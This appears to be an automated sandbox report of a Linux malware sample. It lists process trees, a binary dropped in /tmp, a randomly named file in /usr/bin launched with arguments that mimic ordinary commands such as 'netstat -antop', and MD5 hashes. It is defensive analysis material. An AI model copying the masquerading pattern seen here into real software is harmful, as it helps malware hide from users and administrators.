File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: getzgxvgyl PID: 6273 Parent PID: 3310

General

Start time:	00:26:22
Start date:	20/07/2021
Path:	/usr/bin/getzgxvgyl
Arguments:	/usr/bin/getzgxvgyl "ls -la" 4554

File size:	625922 bytes
MD5 hash:	bc5ec5fe87f5d79b8c779995fd03ec4a

Analysis Process: getzgxvgyl PID: 6281 Parent PID: 6273

General

Start time:	00:26:22
Start date:	20/07/2021
Path:	/usr/bin/getzgxvgyl
Arguments:	n/a
File size:	625922 bytes
MD5 hash:	bc5ec5fe87f5d79b8c779995fd03ec4a

File Activities

File Read

Analysis Process: 4ljhdTTyiA PID: 6274 Parent PID: 4554

General

Start time:	00:26:22
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 6277 Parent PID: 6274

General

Start time:	00:26:22
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: getzgxvgyl PID: 6277 Parent PID: 3310

General

Start time:	00:26:22
Start date:	20/07/2021
Path:	/usr/bin/getzgxvgyl
Arguments:	/usr/bin/getzgxvgyl gnome-terminal 4554
File size:	625922 bytes
MD5 hash:	bc5ec5fe87f5d79b8c779995fd03ec4a

Analysis Process: getzgxvgyl PID: 6286 Parent PID: 6277

General

Start time:	00:26:22
Start date:	20/07/2021
Path:	/usr/bin/getzgxvgyl
Arguments:	n/a
File size:	625922 bytes
MD5 hash:	bc5ec5fe87f5d79b8c779995fd03ec4a

File Activities

File Read

Analysis Process: 4ljhdTTyiA PID: 6278 Parent PID: 4554

General

Start time:	00:26:22
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 6282 Parent PID: 6278

General

Start time:	00:26:22
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: getzgxvgyl PID: 6282 Parent PID: 3310

General

Start time:	00:26:22
Start date:	20/07/2021
Path:	/usr/bin/getzgxvgyl
Arguments:	/usr/bin/getzgxvgyl "netstat -antop" 4554
File size:	625922 bytes
MD5 hash:	bc5ec5fe87f5d79b8c779995fd03ec4a

Analysis Process: getzgxvgyl PID: 6287 Parent PID: 6282

General

Start time:	00:26:22
Start date:	20/07/2021
Path:	/usr/bin/getzgxvgyl
Arguments:	n/a
File size:	625922 bytes

MD5 hash:	bc5ec5fe87f5d79b8c779995fd03ec4a

File Activities

File Read